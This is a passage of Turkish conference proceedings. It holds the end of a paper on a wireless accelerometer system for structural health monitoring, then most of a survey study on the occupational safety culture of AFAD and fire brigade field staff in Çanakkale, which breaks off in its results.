Yapılar projelendirilirken her ne kadar deprem yönetmeliğine uygun olarak yapı deprem analizi yapılmış olsa da yapıdaki hasar durumu, mevcut projeden farklı ya da uygun olmayan malzeme özellikleri gibi yapı dinamik davranışını etkileyen değişkenlerdeki ve yapım aşamasındaki belirsizlikler, yapı dinamik davranışının projeye uyumlu olmasını etkileyebilmektedir. Yapının dinamik özelliklerinin ölçülerek belirlenmesi, yapının dinamik durumu hakkında daha doğru bilgilerin elde edilmesini sağlamaktadır.[3] Boru ve Kutanis'in yaptığı çalışmaya göre mevcut bir yapının dinamik karakteristiklerinin yapıya herhangi bir zarar vermeden yapı titreşimlerinin ölçülerek elde edilmesi mümkündür.[3] Doğrusal dinamik davranış tam olarak modal parametreler (rezonans frekansları, modal şekilleri ve sönümlenme oranları) tarafından tanımlanabilir. Bu parametreler temel olarak yapının durumu ne olursa olsun değişmeyen kat kütlelerine ve güçlendirme ve hasar gibi yapısal değişikliklerden etkilenen kat rijitliğine bağlıdır.[6]

Sallanma öncesi ve sonrasında frekansların ve mod şeklinin karşılaştırılması hasarın değerlendirilmesine izin verir. Bu yöntem, yapının başlangıç durumu hakkında, hasara bağlı modifikasyonun gözlenebileceği şekilde bilgi gerektirir. Örneğin, benzer bina grubu arasındaki frekansların karşılaştırılması, her binanın hasar seviyesini belirleyebilir. Bütünlük eşiği konseptine dayanarak ve sadece sınırlı yapısal bilgilerle, binanın sismik sallanma altındaki bütünlüğü, zorlanmış

veya ortam titreşimlerinden elde edilen deneysel modal şekli kullanılarak tahmin edilebilir.[6] Mevcut binaların titreşimleri ve frekansları ancak deneysel yollarla ölçülerek belirlenebilir ve ölçümlerde etkili şekilde sensörler vasıtası ile yapılabilmektedir. 09.01.2020 Tarihli Yapı Sağlığı İzleme Sistemi Uygulama Yönergesinde de yüksek yapıların dinamik durumlarının sensörler vasıtası ile izlenmesi ve bilgilerin Yapı Sağlığı İzleme Merkezine aktarılmasını öngörmektedir.

Literatüre bakıldığında günümüzde yapılan yapı sağlığı izlemede titreşim ölçümleri yapının belirli yerlerine yerleştirilen ve genellikle koaksiyel kablolar kullanılarak haberleşmesi sağlanan ve genellikle tek eksenli olarak tercih edilen sensörler ile yapılmaktadır.[1-3-7-8] Tek eksenli sensör tercihi yapı izleme sisteminde kablo ve sensör fazlalığına sebep olmakta ve sisteme ekonomik olarak külfet getirdiği gibi sensör sayısındaki artışa bağlı olarak sistemin kurulmasını ve işletilmesini karmaşık hale getirmektedir.

İvme ölçme sensörleri, yapısal yanıtı tespit edip bilgileri yapısal teşhis için kullanılabilen bir Yapı Sağlığı İzleme sisteminin temel yapı taşlarıdır. Dinamik cevapları belirlemek için kablolu ivme ölçerler uzun zamandır kullanılmaktadır. Bu sensörler çok enerji harcamaları ve sınırlı çözünürlük kapasitesine sahip olmalarıyla bilinmektedir. Bu sorunların üstesinden gelebilmek için ekonomik ve kapsama alanı içinde uzaktan ve güvenilir görüntüleme sağlayabilen kablosuz görüntüleme sistemi kullanılabilir.[4] Yapılan literatür taramasına göre günümüzde kablosuz ivme ölçümü genellikle köprüler ve rüzgar gülleri ile sınırlı kalmakta[4] ve binalarda uygulaması görülmemektedir. Sistemin kablosuz(wireless) olarak ve 3 eksenli ivme sensörleri kullanılarak kurulması, sistemin basitleştirilmesini ve ucuzlamasını sağlayabilecektir. Sismik hareketlerin ne zaman olacağı bilinmediği ve yapı izleminin en kısa zamanda yapılar hakkında çok hızlı şekilde bilgi sahibi olunması gerektiği düşünüldüğünde basitleşme ve ucuzlamanın doğal sonucu olarak sistem istenilen sayıda yapıya hızlı bir şekilde kurularak mevcut yapıların statik ve dinamik durumları hakkında bilgi sahibi olunmasını kolaylaştıracaktır.

2. AMAÇ

Kablosuz 3 eksenli ivme ölçerler kullanılarak bir yapının doğal titreşim periyotları ve hakim doğal titreşim periyodunun belirlenmesi amaçlanmaktadır. Belirlenen titreşim periyotları vasıtası ile yapının mod şekilleri belirlenecek ve yapının dinamik durumu hakkında bilgi sahibi olunması sağlanarak yapı sağlığı izlemesi yapılması hedeflenmektedir. Yapının dinamik durumunun mevcut sistemlere göre daha ekonomik ve basit bir şekilde izlenmesi sağlanarak ileriye yönelik paket sistem tasarımı elde edilmesi ikincil amaç olarak belirlenmiştir.


3. YÖNTEM

Yapı sağlığı izleme (titreşim izlemesi) için literatürde kullanılan koaksiyel kablolu izleme sistemi yerine yıldız topolojide bir kablosuz ağ sistemi kurulması planlanmaktadır. Kablosuz ağ sisteminin

düğümüleri (slave ve master) olacak işlemci için arduino uno kartı tercih edilmiş ve düğümlerin birbiriyle kablosuz haberleşmesi için Wifi, zigbee gibi modüllere göre ucuz, bluetooth modülüne göre daha uzun mesafeli 250 metreye kadar ölçüm yapabilmesi sebebi ile NRF24L01 modülü tercih edilmiştir.[2] NRF24L01 modüllerinin ve dolayısıyla slave işlemciler ile master işlemcinin haberleşmesi yazılacak program ile yapılacaktır.

Blok şeması Şekil 1 de verilen yapı sağlı izleme sistemi, titreşim ve burulma ölçülmesi amacıyla 4 katlı bir yapının katlarına her katta 2 adet olmak üzere toplam 16 adet kablosuz 3D MEMS grubu ivme ve jiroskopik sensör yerleştirilecektir. İvme ve jiroskopik sensörler genel olarak sensör üzerindeki gerilim değişimi ile analog ölçümler vermektedir. Her bir ivme ve jiroskopik sensörden alınan analog veriler analog-dijital çeviriciden geçirilerek dijitalleştirilir. Dijital veriler her bir sensör grubu için slave işlemciye(arduino uno) aktarılacak her bir gruptan ivme ve jiroskopik bilgileri alınacaktır.

Alınan bu bilgiler master işlemci olan ayrı bir arduino uno kartına NRF24L01 kablosuz iletişim modülü ile iletilecektir. Master işlemci tarafından her bir slave işlemciden belirli aralıklarla alınmış olan 3D ivme ve titreşim bilgileri daha sonra bilgisayar ortamında MATLAB programı ile işleme tabi tutulmak üzere SD kartta kayıt altına alınacaktır.



Şekil 39 Kurulması planlanan sistemin blok şeması

Bilgisayar ortamında matlab programı ile yazılacak program ile doğal titreşim periyotları, modal frekans değerleri ve mod şekilleri elde edilecektir. Yapı dinamik şekillenmesi sorgulanabilecektir.

4. SONUÇ

Yapı sağlığı izlemesinin dikkat çeken yöntemlerinden biri olan yapı ivme izlemesi kablosuz olarak mevcut yapılarda uygulanabileceği gibi özellikle kısıtlı müdahale imkanları olan tarihi yapılarda daha büyük uygulama alanları bulabilme imkanına sahiptir.

Kablosuz olarak yapılacak yapı ivme izlemesi metodu sistemi kablo bedellerinden, karmaşıklığından ve kablo montajı zorluğu gibi durumlardan kurtaracak ve yapılarda istenilen yerlerde sistemin kurulmasına olanak sağlayacaktır.

Eski tip piezoelektrik tabanlı ivme sensörleri yerine 3D MEMS grubu sensörlerin kullanılması sensör sayısını azaltarak sistem yapısını basitleştirecek, ekonomikleştirecek ve güncelleyecektir. Söz konusu tasarım Kütahya Dumlupınar Üniversitesi Bilimsel Araştırma Projeleri Koordinatörlüğü tarafından 2020-14 numaralı proje olarak devam etmektedir.

*Bu çalışma 2020-14 numaralı Kütahya Dumlupınar Üniversitesi Bilimsel Araştırma Projeleri Koordinatörlüğü projesi olarak hazırlanmaktadır.

5. KAYNAKÇA

- [1] Açıkyol H.E, “Orta Katlı Betonarme Binaların Titreşim Testleri”, Yüksek Lisans Tezi, Fen Bilimleri Enstitüsü, Mustafa Kemal Üniversitesi, Hatay, 2009.
- [2] Ateş B., Şaykol E., “Kablosuz Algılayıcı Ağlarda Bulut Bilişim ile Servis Kalitesinin Artırılması”, Beykent Üniversitesi Fen ve Mühendislik Bilimleri Dergisi, 8(2), 1-32. 2015.
- [3] Boru E. O., Kutanis M., “Çevrel Titreşim Kayıtları Kullanılarak Yapı Dinamik Parametrelerinin Belirlenmesi”, SAÜ Fen Bilimleri Dergisi, 19(1), 59-66. 2015.
- [4] Das S., Saha P. “A Review of Some Advanced Sensors Used for Health Diagnosis of Civil Engineering Structures”, Measurement, 129, 68-90. 2015.
- [5] Jacobs W. P. “Building Periods: Moving Forward (and Backward)”, Structure Magazine, June, 24-27. 2008.
- [6] Michela C., Gueguen P. ve Bard P. Y., “Dynamic parameters of structures extracted from ambient vibration measurements: An aid for the seismic vulnerability assessment of existing buildings in moderate seismic hazard regions”, Soil Dynamics and Earthquake Engineering, 28, 593–604. 2008.
- [7] Özer H. Ö., Yağız N., “Bir Bina Modelinin Titreşimlerinin Deneysel Analizi”, 15. Ulusal Makina Teorisi Sempozyumu, 559-565. 2011.
- [8] Soyöz S., Taciroğlu E., Orakçal K. ve Luş H., “Depreme Karşı Güçlendirme Öncesi Ve Sonrasında Bir Binanın Dinamik Özelliklerinin Deneysel Modal Analiz Yöntemiyle Belirlenmesi”, 1. Türkiye Deprem Mühendisliği ve Sismoloji Konferansı, Ankara. 2011.

AFAD VE İTFAİYE EKİPLERİNİN İŞ GÜVENLİK KÜLTÜRLERİ: YÖNETİM BAĞLILIĞI, İŞ GÜVENLİĞİ EĞİTİMİ VE RAPORLAMA KÜLTÜRÜ AÇISINDAN BİR DEĞERLENDİRME

Kübra Yılmaz¹, Ali Rıza Motorcu²

¹ Çanakkale Onsekiz Mart Üniversitesi, Çan Uygulamalı Bilimler Yüksekokulu, Çanakkale, Çan, TURKEY

² Çanakkale Onsekiz Mart Üniversitesi, Mühendislik Fakültesi, Çanakkale TURKEY

kubra.yilmaz@comu.edu.tr

ORCID: 0000-0003-3289-0864

ÖZET

Hayatın akışı içerisinde acil durum ve afet gibi beklenmedik durumlar ile karşılaştıkça Afet ve Acil Durum Yönetimi Başkanlığı'na (AFAD) ve İtfaiye 'ye her an ihtiyaç duymaktayız. Bu kurumların ekipleri/saha çalışanları çalışma ortamları ve şartları gereği birçok risk ve tehlikelere maruz kalmaktadırlar. Hayati zincirde görev alan çalışanların güvenliğinin sağlanması oldukça önemlidir. Günümüzde iş kazalarının çoğunluğunun çalışanların emniyetsiz davranışları sebebi ile gerçekleştiği bilinmektedir. Çalışanlar ve yöneticiler için iş güvenlik kültürü, bilgisi ve emniyetli davranışlar, meslek hastalıkları ve kazaların önlenmesi için büyük önem üstlenmektedir. Bu alan araştırmasının amacı, AFAD ve İtfaiye saha çalışanlarının İş Güvenliği Kültürünü (İGK) “Yönetim Bağlılığı” (YB), “İş Güvenliği Eğitimi” (İGE) ve “İş Güvenliği Raporlama Kültürü” (İGRK) ölçekleriyle belirlemek, bu ölçekler ile seçilen bazı demografik değişkenler arasında ilişkiyi araştırmak ve değerlendirmektir. Bu amaçla, AFAD ve İtfaiye çalışanlarına üç ölçekli 5’li likert tipi anket hazırlanmış ve çalışanlara yüz yüze şeklinde uygulanmıştır. Bu kurumlarda çalışanların tamamına yakını anket uygulamasına katılmışlardır. Araştırmanın verileri, IBM SPSS 22.0 istatistiksel paket programı kullanılarak analiz edilmiş ve değerlendirilmiştir. Ölçeklerin güvenirlik analizleri yapılmış, Cronbach alfa katsayıları; Yönetim Bağlılığı, İş Güvenliği Eğitimi ve İş Güvenliği Raporlama Kültürü ölçekleri için 0.885, 0.0826 ve 0.763 olarak hesaplanmıştır. Verilerin istatistiksel değerlendirilmesinde Mann-Whitney U testi analizi, Kruskal Wallis testi ve bağımsız gruplar T testi kullanılmıştır. İstatistiksel değerlendirmeler sonucunda, AFAD ve itfaiye çalışanlarının Yönetim Bağlılığı, İş Güvenliği Eğitimi ve İş Güvenliği Raporlama Kültürü açısından güvenlik kültürleri yüksek tespit edilmiştir.

Demografik değişkenlerden görevde çalışma yılı ve iş güvenliği eğitimi alma ile ölçekler arasında istatistiksel anlamlı farklılık tespit edilmişken, yaş ve iş kazası geçirme ile üç ölçek arasında anlamlı fark tespit edilmemiştir.

Anahtar Kelimeler: İş Gvenliği, Güvenlik Kültürü, AFAD, İtfaiye, Yönetim Bağlılığı, İş Gvenliği Eğitim, Raporlama Kültürü

OCCUPATIONAL SAFETY CULTURE OF AFAD AND FIRE FIGHTING TEAMS: AN EVALUATION IN TERMS OF MANAGEMENT COMMITMENT, OCCUPATIONAL SAFETY TRAINING AND REPORTING CULTURE

ABSTRACT

As we encounter unexpected situations such as emergencies and disasters in the course of life, we always need the Disaster and Emergency Management Presidency (AFAD) and the Fire Department. The teams / field workers of these institutions are exposed to many risks and dangers due to their working environment and conditions. It is very important to ensure the safety of employees who take part in the life chain. Today, it is known that the majority of occupational accidents occur due to the unsafe behavior of employees. Occupational safety culture and knowledge, and safe behaviors are of great importance for employees and managers in order to prevent occupational accidents and diseases. The purpose of this fieldwork is to determine the Occupational Safety Culture (IGK) of AFAD and Fire Department field workers with the "Management Commitment" (YB), "Occupational Safety Training" (İGE) and "Occupational Safety Reporting Culture" (İGRK) scales, to investigate and evaluate the relationship between demographic variables. For this purpose, a three-scale, 5-point Likert scale survey was prepared for AFAD and Fire Department employees and applied face to face to the employees. Almost all of the employees in these institutions participated in the survey application. The data of the study were analyzed and evaluated using IBM SPSS 22.0 statistical package program. Reliability analyzes of the scales were performed, and the Cronbach alpha coefficients was calculated as 0.885, 0.0826 and 0.763 for Management Commitment, Occupational Safety Education and Occupational Safety Reporting Culture scales, respectively. Mann-Whitney U test analysis, Kruskal Wallis test and independent groups T test were used for the statistical evaluation of the data. As a result of statistical evaluations, safety cultures of AFAD and firefighters were determined to be high in terms of Management Commitment,

Occupational Safety Training and Occupational Safety Reporting Culture. Among the demographic variables, a statistically significant difference was found between the scales with the number of years of work and occupational safety training, while no significant difference was found between the three scales with age and having an occupational accident.

Keywords: *Occupational Safety, Safety Culture, AFAD, Fire Department, Management Commitment, Occupational Safety Training, Reporting Culture*

1. GİRİŞ

Yaşamın akışı içerisinde acil durum ve afet gibi beklenmedik vahim durumlar maalesef ki meydana gelmektedir. Müdahalede bulunan kurtarıcı ekipler, acil durum ve afetlerde ilk andan itibaren zaman ile yarışarak çalışmalarını sürdürmektedirler. Ülkemizde Afet ve Acil Durum Yönetimi Başkanlığı (AFAD) ve Belediyelere bağlı olan İtfaiye teşkilatları acil durumlar ve afet müdahale, iyileştirme çalışmaları, eğitimler, arama kurtarma, yangın söndürme vb. faaliyetleri hayat kurtarma ve hayatın normal akışını sağlamayı görev edinmiş çalışanlar tarafından yürütülmektedirler. Sıklıkla ihtiyaç duyduğumuz bu kurtarıcı ekipler çalışmalarında bazı risk ve tehlikelere maruz kalmaktadırlar. Temel amaçlarının hayat kurtarmak olması sebebiyle özellikle bu kurtarıcı ekipler için iş güvenliği tedbirlerinin alınması ve bu çalışanların İş Güvenliği Kültürüne (İGK) sahip olmaları beklenmektedir. Literatürde pek çok araştırmacı kurtarma ekiplerinin İş Sağlığı ve Güvenliği (İSG) ile ilgili çalışmalarını ortaya koymuşlardır. Pollack vd. tarafından yapılan çalışmada itfaiye ekiplerinin güvenli davranış sergilemesinde sağlık ve güvenlik önlemleri için bilgi ve eğitim sahibi olmalarının önemine vurgu yapılmıştır [1]. Smith vd. tarafından yapılan çalışmada pozitif güvenlik ikliminin oluşmasıyla itfaiyeciler arasında güvenli davranışların desteklendiği ve güvenliğe katılım davranışlarının arttığı görülmüştür [2]. Reichard vd. çalışmalarında acil durum müdahale ekiplerindeki iş kazalarını araştırmışlar ve her 100 kurtarıcıda 8.5 kişinin iş kazası yaşadığını tespit etmişlerdir [3]. Geçmişten günümüze meslek hastalıkları ve iş kazalarının önlenmesi adına yasal düzenlemeler ve uygulamalar yapılmıştır. Ancak, iş kazalarının çoğunun meydana gelmesinde çalışanların emniyetsiz davranışlarının etkisinin olduğunun fark edilmesiyle “insan faktörü” ele alınmaya başlanmıştır [4]. Yılmaz ve Motorcu tarafından yapılan ve birbirini tamamlayan üç farklı çalışmada, AFAD ve itfaiye çalışanların İGK’leri İş Güvenliği Önceliği (İGÖ), Kadercilik (K), İş Güvenliği Farkındalığı ve Yetkinliği (İGFY), İş Güvenliği Faaliyetlerine Çalışan Katılım (İGÇK) ve İş Güvenliği İletişimi (İGİ) ölçekleri açısından değerlendirilmiştir. Yapılan bu çalışmalarda güvenlik kültürü için belirlenen boyutlarda AFAD ve itfaiye çalışanlarının iş güvenliği kültürüne sahip oldukları ve bazı İGK ölçekleri ile belirlenen demografik özellikler arasında ilişkiler tespit edilmiştir. İş güvenliği eğitimi alınan güvenlik kültürüne etkisi vurgulanmıştır [5-7]. İngiltere Sağlık ve Güvenlik İdaresi-HSE güvenlik kültürü kavramını; “Bir organizasyonun güvenlik ile sağlık yeterliliği ve tarzı, kişi ve topluluk değerlerinin, tutumların ve

algıların, sorumluluk ve bağlılığı belirleyen davranım örüntülerinin bir çıktısı” şeklinde tanımlamıştır [8].

Bu çalışmada, AFAD ve itfaiye saha çalışanlarının İş Güvenliği Kültürü (İGK); Yönetim Bağlılığı (YB), İş Güvenliği Eğitimi (İGE), İş Güvenliği Raporlama Kültürü (İGRK) olmak üzere üç ölçek ile analiz edilmiştir ve bu üç boyutun demografik değişkenlere göre değişimi araştırılmıştır

2. ARAŞTIRMANIN AMACI, MODELİ VE YÖNTEMİ

Bu çalışmada, Çanakkale ilinde AFAD ve İtfaiye kurumlarında görev yapmakta olan saha çalışanlarının İGK'larını onların YB, İGE ve İGRK düzeyleri açısından belirlemek ve İGK ölçekleri ile çalışanların demografik özellikleri arasındaki ilişkiyi ortaya çıkarmak amaçlanmıştır. Bu amaçlar ile birlikte aşağıdaki alt sorulara cevaplar aranmıştır:

- İtfaiye ve AFAD saha çalışanlarının İGK düzeyleri onların İGE'sine göre değişmekte midir?
- İtfaiye ve AFAD saha çalışanlarının İGK düzeyleri onların YB'sine göre değişmekte midir?
- İtfaiye ve AFAD saha çalışanlarının İGK düzeyleri onların İGRK'sına göre değişmekte midir?
- İtfaiye ve AFAD saha çalışanlarının İGK düzeyleri onların yaşlarına göre farklılaşmakta mıdır?
- İtfaiye ve AFAD saha çalışanlarının İGK düzeyleri onların görevdeki çalışma yılları bakımından farklılaşmakta mıdır?
- İtfaiye ve AFAD saha çalışanlarının İGK düzeyleri onların iş kazasına maruz kalmaları ile farklılaşmakta mıdır?
- İtfaiye ve AFAD saha çalışanlarının İGK düzeyleri onların İG eğitimi almaları ile farklılaşmakta mıdır?

Araştırmanın örneklemi, Çanakkale'de faaliyet gösteren AFAD kurumu saha personelleri ile Çanakkale Belediyesi İtfaiye saha çalışanlarıdır. Araştırmaya çalışanların tamamına yakını katılmış olup, toplam 60 anket değerlendirilmiştir. Araştırma için bir anket formu hazırlanmıştır. Demografik bilgileri içeren sorular anket formunun ilk kısmında ve ikinci kısmında ise çalışanların İGK'larını ölçmek için 5'li likert tipinde, 3 ölçek kullanılmıştır. Ankette kullanılan ölçeklerden, “İG Eğitimi” ölçeği için Neal, Griffin vd. çalışmasından, “Yönetim Bağlılığı” ölçeği için Cox ve Cheyne tarafından yapılan çalışmadan ve “İG Raporlama Kültürü” ölçeği için Havold ve Nessel çalışmaları gözden geçirilmiş, dilimize çevrilerek uyarlanmış ve araştırmada kullanılmıştır [9-11]. Güvenlik kültürü için kullanılan ölçeklerden YB; işyerinde yönetim tarafından çalışanlar için güvenlik ve alınan önlemlerin bağlılığını, İGE; çalışanların işyerleri tarafından eriştikleri İG eğitimi veya İG faaliyetlerini, İGRK ise; çalışanlar tarafından ramak kala durum veya kazaların bildirilme ve raporlama kültürünü ölçmektedir. Likert ölçeğinde “dizi genişliği/yapılacak grup sayısı” formülü ile aralıkların genişliği hesaplanmıştır. Bununla birlikte, aralıklar oluşmuş ve sınıf gruplamaları belirtilmiştir. “5.00-4.21 Kesinlikle katılıyorum”, “4.20-3.41 Katılıyorum”, “3.40-2.61 Kararsızım”, “2.60-1.81 Katılmıyorum”, “1.80-1.00 Kesinlikle katılmıyorum” olarak değerlendirmeler yapılmıştır [12]. Anket cevapları ile elde edilen bulgu ve

sonuçların değerlendirilmesinde ortalama (X), frekans (f), standart sapma (SS) dahilinde değerlendirmeler yapılmıştır. Cronbach Alfa katsayıları kullanılarak ölçeklerin iç tutarlılık ve güvenilirlikleri hesaplanmıştır. Ölçeğin farklılıklar ölçülmesiyle iç tutarlılığını ve güvenilirliğini Cronbach Alfa tespit etmektedir [13]. Çalışmada katılımcıların (yaş grubu, iş kazasına maruz kalma, mevcut görevdeki çalışma yılı, iş güvenliği eğitimi alma) değerlendirilmelerinin farklılığına ilişkin Mann Whitney U testi analizi, Kruskal Wallis testi ve bağımsız gruplar t testi kullanılarak değerlendirilmiştir.

3. ARAŞTIRMA BULGULARI

Araştırmanın bu bölümünde, katılımcılar hakkındaki bilgi ve bulgular, ankette yer alan İGK ölçeklerine ait güvenilirlik analizleri, araştırmaya katılanların demografik bilgileri, İGK ölçeklerinde yer alan ifadelerin aritmetik ortalamaları (X) ve bağımsız değişkenler ile İGK ölçekleri arasındaki anlam ilişkisi tabloları verilerek açıklanmıştır.

3.1. Güvenirlik Analizi

Tablo 1’de ankette kullanılan ölçeklere ait Cronbach Alfa (α) katsayıları verilmiştir. Her bir ölçeğe ait Cronbach alfa katsayısı 1’e yakın olduğundan İGK alt boyut ölçeklerinin oldukça güvenilir olduğu tespit edilmiştir.

Tablo 12. Ölçeklerin Güvenirlik Analizi [14]

Alt Ölçek	İfade Sayısı	Cronbach Alfa (α)
İG Eğitimi	9	0,826
Yönetim Bağlılığı	8	0,885
İG Raporlama Kültürü	6	0,763

3.2. Katılımcılar Hakkında Genel Bilgiler

Tablo 2’de araştırmaya katılanlara ilişkin demografik bilgilerin, frekans (f) ve yüzdelik dağılımları (%) sunulmuştur. Bu çalışmada, katılımcıların %55’ini 36-45 yaş aralığı oluşturmaktadır. Çalışanların %40’ı lisans ve üzeri mezuniyet derecesine sahiptir. Katılımcıların %76,7’si İtfaiye teşkilatında, %23,3’ü AFAD kurumunda çalışmaktadır. İş kazası geçirme durumu incelendiğinde, %23,3’ünün iş kazası yaşadığı ve çalışanların %43,3’ü İSG eğitimi aldığını bildirmiştir.

Tablo 2. Katılımcılara ait demografik bilgiler [14]

	Değişken	Frekans	Yüzde	Değişken	Frekans	Yüzde	
		(f)	(%)		(f)	(%)	
Yaş	15-25	5	8,3	İş Kazası	Evet	14	23,3
	26-35	13	21,7		Geçirme Durumu	Hayır	46
	36-45	33	55,0				
	46-55	9	15,0				

Eğitim	İlkokul	5	8,3		0-4	10	16,7
Durumu	Lise	18	30,0	Görevde	5-9	19	31,7
	Önlisans	13	21,7	Çalışma	10-14	15	25,0
	Lisans ve üzeri	24	40,0	Yılı	15-19	8	13,3
					20 ve üstü	4	6,7
Kurum Türü	AFAD	14	23,3	İSG	Evet	26	43,3
	İtfaiye	46	76,7	Eğitimi	Hayır	34	56,7
Alma							

3.3. İtfaiye ve AFAD Çalışanlarının İGK Ölçeklerine Yönelik Bulgular

Tablo 3'te ankete katılanların, İGK ölçeklerinden olan Yönetim Bağlılığı, İG Eğitimi, İG Raporlama Kültürü boyutlarındaki ifadelerle vermiş oldukları cevapların aritmetik ortalaması (\bar{X}) ve ölçek ortalamaları verilmiştir. Tablo 3 incelendiğinde; "yönetim bağlılığı" ölçeğine ait yargıların aritmetik ortalaması ve ölçek ortalaması görülmektedir. Ölçek ortalamasının $\bar{X}= 3,68$ olduğu ve YB açısından İGK yüksek bulunmaktadır. AFAD ve itfaiye çalışanları yönetimin, çalışanların güvenliğine olan bağlılığını yüksek bulduğu ve ilgili oldukları ortaya çıkmaktadır. YB boyutunda iki ifade ters kodlanmıştır. Cevaplayıcılar en fazla ($\bar{X}= 4,07$) "yönetim, İG konularını görmezlikten gelmez" yargısına katılırken, en az ($\bar{X}= 3,43$) "yönetim İG sorunlarını düzeltmek için hızlı hareket eder" yargısına katıldıkları görülmektedir. Tablo 3'te "İG eğitim" ölçeğine ait bulgular incelendiğinde, ölçek ortalamasının $\bar{X}= 3,47$ olduğu ve İGE bakımından İGK yüksek olduğu tespit edilmiştir. Çalışanların, kurumlarınca sağlanan İG eğitiminin yüksek düzeyde buldukları görülmektedir. Cevaplayıcılar en çok ($\bar{X}= 3,27$) "iş yerinde verilen İG eğitimlerinin İG bilincini arttırdığı" yargısına katılırken "çalışanlar iş yerinde İG programına yeterince katılabilirler" yargısına en az katılım ($\bar{X}= 3,27$) sağlanmıştır. İGK ölçeğinin diğer boyutu olan İGRK betimsel bulguları Tablo 3'te verilmiştir. Çalışanların, ramak kala olaylar ve iş kazaları, emniyetsiz davranışlar gibi durumların raporlama kültürünü ölçen İGRK ortalamasının orta düzeyde ($\bar{X}= 3,38$) olduğu tespit edilmiştir. Çalışanlar en fazla "iş yerimde her zaman kaza ve tehlikeli olayları rapor ediyoruz" ifadesine katılmış olup en az ($\bar{X}=2,58$) katılım "iş güvenliği karnelerinin birim amirleri tarafından her ay çalışanlarla paylaşılması" ile ilgili ifade olmuştur. İGRK ölçeğine verilen diğer cevaplar incelendiğinde iş kazalarının rapor edildiği görülmektedir.

Tablo 3. Katılımcıların İGK ölçeğine ait bulguları [14]

Yargı No	"Yönetim Bağlılığı" Ölçeğine Ait Yargılar	Aritmetik Ortalama	
		Ölçek	Ortalama
YB1	İşyerimde yönetim, İG konularını görmezlikten gelir (T).	4,07	
YB2	Yönetim yalnızca kazalar meydana geldikten sonra harekete geçer (T).	3,97	

YB3	İG ile ilgili uyarı işaretlerindeki hususlara uymamız için yönetim ve kısım amirlerimiz tarafından devamlı olarak uyarılmaktayız.	3,67	
YB4	İşyerimde yöneticiler benim güvenliğime ilgi gösterirler.	3,67	
YB5	İG prosedürleri çalıştığım kısımda tam olarak yerleşmiş değilse yöneticiler ve denetçiler kaygılarını ifade ederler.	3,67	3,68
YB6	Yönetim güvensiz uygulamalardan bahsettiğinde düzeltici önlemler her zaman alınır.	3,48	
YB7	Bir İG endişesi nüksettiğinde yönetim kararlı bir biçimde hareket eder.	3,45	
YB8	İşyerimde yönetim, İG kusurlarını düzeltmek için hızla hareket eder.	3,43	

“İG Eğitimi” Ölçeğine Ait Yargılar

İGE1	İş yerinde verilen İSG eğitimlerinin İG bilincini arttırdığımı düşünüyorum.	3,87	
İGE2	Eğitimi verenler İSG konusunda gerekli bilgi ve tecrübeye sahiptirler.	3,65	
İGE3	İşyerinde yaşanan iş kazalarının nedeninin eğitimsizlik olduğuna inanıyorum.	3,52	
İGE4	İG eğitimleri çalışanların kendi çalışma alanlarındaki tehlikeleri değerlendirmeyi sağlayacak yeterliliktedir.	3,47	3,47
İGE5	İSG eğitimleri çalışanların işlerinde yaşadığı birçok durumu kapsamaktadır.	3,42	
İGE6	İş yerimizde İSG konusunda uzman kişiler tarafından belirli aralıklarda bilgilendirme toplantıları yapılmaktadır.	3,40	
İGE7	İş yeri eğitim programlarında İG konuları için büyük öncelik verilmektedir.	3,35	
İGE8	Çalışanlar işyerinde İSG ile ilgili detaylı eğitimler alırlar.	3,32	
İGE9	Çalışanlar işyerinde İSG programlarına yeterince ulaşabilirler.	3,27	

“İG Raporlama Kültürü” Ölçeğine Ait Yargılar

RK1	İşyerinde her zaman tehlikeli olayları ve kazaları rapor ediyoruz.	3,83	
RK2	Ramak kala olayları beyanına teşvik ediliyorum.	3,68	
RK3	Olay/kaza raporları İG’i artırmak için kullanılmaktadır.	3,67	
RK4	İş yerimde güvensiz durumların rapor edilmesi için teşvik ediliyorum	3,41	3,38
RK5	İşletmemizde dersler ramak kala ve olay raporlarından öğrenilir.	3,12	
RK6	Birim amirlerimiz İG karnelerimiz aylık oluşturulmakta, toplantıda değerlendirilmekte ve bizimle paylaşılmaktadır	2,58	

3.4. İtfaiye ve AFAD Çalışanlarına Ait Bağımsız Değişkenler ile İGK Ölçekleri İlişkileri

Çalışmada cevaplayıcıların demografik bilgilerinin belirlenmesinde kullanılan değişkenlerdeki (yaş, eğitim durumu, görevde çalışma yılı, iş kazasına maruz kalma, İG eğitimi alma) farklılıklara göre İG kültürünü yansıtan “Yönetim Bağlılığı”, “İG Eğitimi” ve “İG Raporlama Kültürü” farklılıklarına

ilişkin bağımsız guruplar t-testi analizi ve Kruskal-Wallis testi sonuçları sırasıyla Tablo 4-8’de verilmiştir.

Tablo 4’te cevaplayıcı olan AFAD ve itfaiye çalışanlarının YB, İGE, İGRK ölçeklerine ilişkin değerlendirmelerinde yaş grubu farklılığına göre bulguları verilmiştir. Tablo 4 incelendiğinde, yaş grubu bakımından grupların cevap ortalamasının çok yakın olduğu ve YB, İGE, İGRK boyutlarıyla istatistiki olarak anlamlı bir fark olmadığı bulunmuştur ($p>0,05$). Yıldız vd. ve Yılmaz vd. tarafından yapılan çalışmalarda yaş ve İGK arasında anlamlı farklılıklar tespit edilememiştir [5,15].

Tablo 4. Katılımcıların yaş değişkeni ile İGK ölçekleri arasındaki ilişkiler [14]

Alt ölçek	Yaş	n	Sıra Ort,	sd	χ^2	p	Fark
Yönetim Bağlılığı	(1) 15-25	5	31,20	3	3,847	0,278	-
	(2) 26-35	13	22,35				
	(3) 36-45	33	32,39				
	(4) 46-55	9	34,94				
İG Eğitimi	(1) 15-25	5	41,90	3	5,409	0,144	-
	(2) 26-35	13	23,00				
	(3) 36-45	33	30,29				
	(4) 46-55	9	35,78				
İG Raporlama Kültürü	(1) 15-25	5	28,40	3	6,930	0,074	-
	(2) 26-35	13	22,65				
	(3) 36-45	33	35,68				
	(4) 46-55	9	24,00				

Tablo 5’te araştırmaya katılan AFAD ve itfaiye çalışanlarının YB, İGE, İGRK ölçeklerine ilişkin değerlendirmelerinde mevcut görevde çalışma yılı farklılığına göre bulguları verilmiştir. Tablo 5 incelendiğinde, İGE ve İGRK boyutlarındaki cevap ortalamalarının mevcut görevde çalışma yılına göre istatistiki olarak farklılaşmazken, YB boyutu ile istatistiki olarak anlamlı farklılık olduğunu söylemek mümkündür ($p>0,05$). Buna göre, mevcut görevdeki çalışma yılı “20 yıl ve üzeri” olan katılımcılar, kurumlarındaki yönetimin iş güvenliğine olan bağlılığını diğer çalışanlarına oranla daha yüksek buldukları görülmektedir.
